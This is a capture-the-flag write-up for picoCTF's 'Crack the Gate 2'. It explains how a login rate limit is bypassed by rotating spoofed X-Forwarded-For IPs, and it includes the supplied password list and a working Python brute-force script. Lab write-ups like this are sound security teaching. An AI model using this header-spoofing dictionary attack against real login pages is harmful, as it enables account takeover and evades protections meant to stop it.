$ cat /writeups/picoctf-crack-the-gate-2.md
picoCTF Crack the Gate 2
2026-02-01
In this writeup, I solve picoCTF's Crack the Gate 2 challenge by rotating IPs and bypassing rate-limit restriction to perform a dictionary attack.
Written by: Khashayar Khosrosourmi

Challenge Description
The login system has been upgraded with a basic rate-limiting mechanism that locks out repeated failed attempts from the same source. We’ve received a tip that the system might still trust user-controlled headers. Your objective is to bypass the rate-limiting restriction and log in using the known email address: ctf-player@picoctf.org and uncover the hidden secret. The website is running here. Can you try to log in?. Download the passwords list here.
Hint 1
What IP does the server think you’re coming from?
Hint 2
Read more about X-forwarded-For
Hint 3
You can rotate fake IPs to bypass rate limits.
passwords.txt
JiywhfQn
3zSd0XU0
50ylF3Uo
7XbIBfcQ
W4K0inBD
pSvOYV4a
MpNXnpfS
ZuylCpyS
bgl0SpNj
h2qf8Ppg
maSXnInx
iiidp7qG
enyDlwq8
P5gRbs2V
YrWWubgE
Gq7ZVFuD
Xpseyq9h
lVY5T9Ah
URgET2ph
6epBnWRf
Solution

The challenge presents a login page similar to Crack the Gate 1 challenge, but the difference is that this challenge provides a .txt file containing passwords, and rate-limit restriction. To solve the challenge, I need to rotate IPs using X-Forwarded-For header to bypass rate-limit restriction.

First I sent a login request with an arbitrary password and inspected the request inside my browser’s developer tools network section to see the structure of the POST request body.
Then using a python script, I read from the passwords.txt file and used IP rotation to work around the rate limiting implementation by the challenge. Here I used a for loop that rotates the last part of an arbitrary IP address from 0 to 19. Note that the URL I used was specific to my challenge instance.
import requests

url = "http://amiable-citadel.picoctf.net:51963/login"

with open("passwords.txt", "r") as passfile:

    for i in range(20):
        password = passfile.readline().strip()

        headers = {"X-Forwarded-For": f"192.0.0.{i}"}

        res = requests.post(
            url,
            json={"email": "ctf-player@picoctf.org", "password": password},
            headers=headers,
        )

        print(res.status_code)
        print(password)
        print(res.json())
        print("_"*50)
The output of the script was:

One of the passwords worked, and I successfully retrieved the flag.